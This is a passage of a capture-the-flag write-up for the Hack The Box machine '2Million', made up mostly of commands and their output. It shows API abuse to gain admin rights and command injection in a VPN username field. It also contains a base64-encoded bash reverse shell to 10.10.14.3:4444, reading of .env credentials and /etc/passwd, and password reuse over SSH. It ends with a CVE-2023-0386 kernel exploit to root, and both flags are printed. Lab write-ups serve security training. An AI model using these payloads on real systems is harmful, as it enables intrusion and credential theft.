0         0     0    0    0    0     0  0  --:--:-- --:--:-- --:--:--    0> GET /api/v1/admin/auth HTTP/1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:24:56 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [28 bytes data]
100    17    0    17    0    0    47    0  --:--:-- --:--:-- --:--:--    47
* Connection #0 to host 2million.htb left intact
{
  "message": false
}
```

unfortunately we do not have the access for that

```
(ryuq@kali)-[~/Documents/2Million]
$ curl -sv -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" | jq
* Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:32:34 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [64 bytes data]
* Connection #0 to host 2million.htb left intact
{
  "status": "danger",
  "message": "Invalid content type."
}
```

we do not get an error message for settings/update but we get invalid content type

usually, API use JSON for sending and receiving data so let's add content-type JSON on the header and try again

```

(ryuq@kali)-[~/Documents/2Million]
$ curl -sv -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" --header "Content-Type: application/json" | jq
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
> Content-Type: application/json
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:34:44 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [67 bytes data]
* Connection #0 to host 2million.htb left intact
{
  "status": "danger",
  "message": "Missing parameter: email"
}

```

now they tell us we are missing the email parameter, so we will add that

```

(ryuq@kali)-[~/Documents/2Million]
$ curl -sv -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" --header "Content-Type: application/json" --data '{"email":"test@2million.htb"}' | jq
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
> Content-Type: application/json
> Content-Length: 29
>
{ [29 bytes data]
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:36:33 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [70 bytes data]
* Connection #0 to host 2million.htb left intact
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}

```

now we are missing the parameter: is_admin

```

(ryuq@kali)-[~/Documents/2Million]
$ curl -sv -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" --header "Content-Type: application/json" --data '{"email":"test@2million.htb", "is_admin":true}' | jq
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
> Content-Type: application/json
> Content-Length: 46
>
{ [46 bytes data]
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:37:48 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [87 bytes data]
* Connection #0 to host 2million.htb left intact
{
  "status": "danger",
  "message": "Variable is_admin needs to be either 0 or 1."
}

```

fixing the syntax

```
(ryuq@kali)~/Documents/2Million
$ curl -sv -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" --header "Content-Type: application/json" --data '{"email":"ryuq@gmail.com", "is_admin": "1"}' | jq
* Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
> Content-Type: application/json
> Content-Length: 41
>
} [41 bytes data]
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:41:07 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [51 bytes data]
* Connection #0 to host 2million.htb left intact
{
  "id": 13,
  "username": "ryuq",
  "is_admin": 1
}
```

we were able to get admin access

```
(ryuq@kali)~/Documents/2Million
$ curl -sv -X GET http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID=t2h1u4g8utssaq8idaqnf33d65"
* Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
> GET /api/v1/admin/auth HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=t2h1u4g8utssaq8idaqnf33d65
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 04:24:43 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"message":true}
```

we can confirm it from api/v1/admin/auth

Exploitation

Foothold

now since we have admin auth we can check out admin/vpn/generate

```
[ryuq@kali]~/Documents/2Million
$ curl -sv -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=t2h1u4g8utssaQ8idaqnf33d65" --header "Content-Type: application/json" --data '{"username":"ryuq"}'
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=t2h1u4g8utssaQ8idaqnf33d65
> Content-Type: application/json
> Content-Length: 19
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 04:31:10 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
```

```
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
BQAwYgxCZAJBgNVBAYTA1VLMQ8wDQYDVQQIDAZMb25kb24xZDZANBgNVBACMBkxv
bmRvbG9ETMBEGA1UECgwKSGFja1RoZUJveDEMMMAoGA1UECwwDVlBOMREwDwYDVQ
DAGybmVsbG9vbjEhMB8GCSqGSIb3DQEJARYSAW5mb0BoYWNrdGh1Ym94LmV1MB4X
DTIzMDUyNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owGyGxCZAJBgNVBAYTA1VLMQ8w
DQYDVQQIDAZMb25kb24xZDZANBgNVBACMBkxvbmRvbG9ETMBEGA1UECgwKSGFja1Ro
ZUJveDEMMMAoGA1UECwwDVlBOMREwDwYDVQDDAGybmVsbG9vbjEhMB8GCSqGSIb3
DQEJARYSAW5mb0BoYWNrdGh1Ym94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
MIICCGKCAgEAubFCgYwD7v+eog2KetLST8UGSjt45tKzn9HmQRJeuPYwuGvDwKS
JknVtkjFRz8RyXcXZrT4TBG0j5MXefnrFyamLU3hJJySY/zHk5LASoP0Q0cWUX5F
GFjD/RnehHXTcRMESu0M8N5R6GXWfMSL/OiaNAvuyjez034nABXQYsqdZNC/Kx10
XJ4SQREtYcorAXVvC039v0BNBSZAquQopBaCy9X/eH9QuCfPqE8wyjv0vyrRH0Mi
BXJtZxP35WcsW3gmdsYhvqILPBVfaEZSp0JL97YN0ea8EExyRa9jdsQ7om3HY7w1
Q5q3HdyEM5YWBduh+h6JqNJsMoVwtYfPRdC5+Z/uoJc60IOkd2IZVwzdZyEYJce2
MIT+8ennvtmJgZBAxIN6NCF/Cquq0qL4aLmo7iST7i8ae8i3u00yEH5cvGqd54J0
n+fMPhorjReeD9hrxX40eIcmQmRB0b4A6LNFY6insXYS101bKzxJrJKoCJBKJdaq
iHLS5GC+Z0IV7A5bEzPair67MiDjRP3EK6HkyF5FDdtjda50swoJHII+s9wubJG7
qtZvj+D+B76LxNtLUGkY8LtSGNKElkf9fiwNLGVG0rydN9ibIKFOQuC7s7F8Winw
Sv0F0vh/xkisUhn1dknwt3SPvegr0ITz10//078M0S4cFVqRdi2w2iMCawFAAaNd
```

We can observe that a VPN configuration file was created for the user test and printed out for us after submitting the aforementioned command. As this is an administrative-only function, it is possible to introduce malicious code in the username field and obtain command execution on the distant system if this VPN is being generated via the exec or system PHP function and there is not enough filtering in place.

By inserting the command ;id; after the username, let's verify this

assumption.

```
(ryuq@kali)~/Documents/2Million
$ curl -sv -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=t2h1u4g8utssaq8idaqnf33d65" --header "Content-Type: application/json" --data '{"username":"ryuq;id;"}'
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=t2h1u4g8utssaq8idaqnf33d65
> Content-Type: application/json
> Content-Length: 23
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 05:00:19 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host 2million.htb left intact
```

success!

we can inject the payload

```
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```

while also setting up our netcat listener

```
nc -lvp 4444
```

we encode the payload into base 64 before injecting it

```
(ryuq@kali)~/Documents/2Million
$ curl -sv -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=t2h1u4g8utssaq8idaqnf33d65" --header "Content-Type: application/json" --data '{"username":"ryuq;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNC4zLzQ0NDQgMD4mMQ== | base64 -d |bash;"}'
* Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=t2h1u4g8utssaq8idaqnf33d65
> Content-Type: application/json
> Content-Length: 100
>
[ryuq@kali]~/Documents/2Million
$ sudo nc -lvp 4444
[sudo] password for ryuq:
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.221] 36168
bash: cannot set terminal process group (1173): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

There are credentials under .env

```

—(ryuq@kali)-[~/Documents/2Million]
—$ sudo nc -lvnp 4444
[sudo] password for ryuq:
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.221] 36168
bash: cannot set terminal process group (1173): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$

```

and we are also able to enumerate /etc/passwd

```

www-data@2million:~/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false

```

PrivEsc

SSH

we try to use the password "SuperDuperPass123" that we have found

```
(ryuq@kali)-[~/Documents/2Million]
$ ssh admin@2million.htb
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Feb 21 02:05:41 AM UTC 2024

System load:          0.009765625
Usage of /:           72.9% of 4.82GB
Memory usage:         8%
Swap usage:           0%
Processes:            257
Users logged in:      0
IPv4 address for eth0: 10.10.11.221
IPv6 address for eth0: dead:beef::250:56ff:feb9:6400

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

```
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Wed Feb 21 02:05:42 2024 from 10.10.14.3
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
```

```
admin@2million:~$ ls
user.txt
admin@2million:~$ cat user.txt
3eca471aa55f49d36d45c476180e2170
```

able to retrieve user flag

3eca471aa55f49d36d45c476180e2170

enumerating through, we find their mail in /var/mail/admin

```
admin@2million:/$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost-found media mnt opt proc root run sbin snap srv sys tmp usr var
admin@2million:/$ cd var
admin@2million:/var$ ls
backups cache crash lib local lock log mail opt run snap spool tmp www
admin@2million:/var$ cd mail
admin@2million:/var/mail$ ls
admin
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

the email says something regarding the overlay fuse exploit
after using Google to find the exploit, we find a [CVE-2023-0386](#)

```
admin@2million:/$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

therefore the kernel is susceptible to the exploit

using the exploit that we have found on [Github](#)

we download the exploit by cloning the repository

```
(ryuq@kali)-[~/Documents/2Million]
$ git clone https://github.com/xkaneiki/CVE-2023-0386
Cloning into 'CVE-2023-0386'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 24 (delta 7), reused 21 (delta 5), pack-reused 0
Receiving objects: 100% (24/24), 426.11 KiB | 892.00 KiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Compress the entire repository so that it is easier to upload.

```
(ryuq@kali)-[~/Documents/2Million]
$ zip -r cve.zip CVE-2023-0386
```

```
(ryuq@kali)-[~/Documents/2Million]
$ ls
CVE-2023-0386  cve.zip
```

upload the cve.zip using scp

```
(ryuq@kali) - [~/Documents/2Million]
$ scp cve.zip admin@2million.htb:/tmp
admin@2million.htb's password:
cve.zip
```

100% 460KB 431.9KB/s 00:01

navigate to tmp

```
admin@2million:/tmp$ ls
cve.zip
snap-private-tmp
systemd-private-b7814f02247f4f449c1013d8ea54246d-memcached.service-Zc95iu
systemd-private-b7814f02247f4f449c1013d8ea54246d-ModemManager.service-kQtMaf
systemd-private-b7814f02247f4f449c1013d8ea54246d-systemd-logind.service-uvnwd1
systemd-private-b7814f02247f4f449c1013d8ea54246d-systemd-resolved.service-x1zg0r
systemd-private-b7814f02247f4f449c1013d8ea54246d-systemd-timesyncd.service-SuCXII
vmware-root_620-2697598252
```

as per the github page instructions, move into the CVE-2023-0386 directory and compile the code

```
admin@2million:/tmp$ cd CVE-2023-0386
```

```
admin@2million:/tmp/CVE-2023-0386$ make all
```

```
admin@2million:/tmp/CVE-2023-0386$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but argument 2 has type 'off_t' {aka 'long int'} [-Wformat=]
106 |     printf("offset %d\n", off);
    |                   ^~      ~~~
    |                   |      |
    |                   int  off_t {aka long int}
    |                   %ld
fuse.c:107:19: warning: format '%d' expects argument of type 'int', but argument 2 has type 'size_t' {aka 'long unsigned int'} [-Wformat=]
107 |     printf("size %d\n", size);
    |                   ^~      ~~~
    |                   |      |
    |                   int  size_t {aka long unsigned int}
    |                   %ld
fuse.c: In function 'main':
fuse.c:214:12: warning: implicit declaration of function 'read'; did you mean 'fread'? [-Wimplicit-function-declaration]
214 |     while (read(fd, content + clen, 1) > 0)
    |            ^~~~~
    |            fread
fuse.c:216:5: warning: implicit declaration of function 'close'; did you mean 'pclose'? [-Wimplicit-function-declaration]
216 |     close(fd);
    |     ^~~~~
    |     pclose
fuse.c:221:5: warning: implicit declaration of function 'rmdir' [-Wimplicit-function-declaration]
221 |     rmdir(mount_path);
    |     ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../x86_64-linux-gnu/libfuse.a(fuse.o): in function 'fuse_new_common':
(.text+0xaf4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries from the glibc version used for linking
gcc -o exp exp.c -lcap
gcc -o gc getshell.c
```

we then run the exploit in 2 steps

```
./fuse ./ovlcap/lower ./gc &
```

in the background and

```
./exp
```

in the foreground

```

admin@2million:/tmp/CVE-2023-0386$ [+] len of gc: 0x3ee0
./exp
uid:1000 gid:1000
[+] mount success
[+] readdir
[+] getattr_callback
/file
total 8
drwxrwxr-x 1 root  root    4096 Feb 21 02:28 .
drwxr-xr-x 6 root  root    4096 Feb 21 02:28 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1 1970 file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386#

```

successfully gained root

```

root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
2237a48954238967e66d871b5626d070

```

root flag can be found in root

2237a48954238967e66d871b5626d070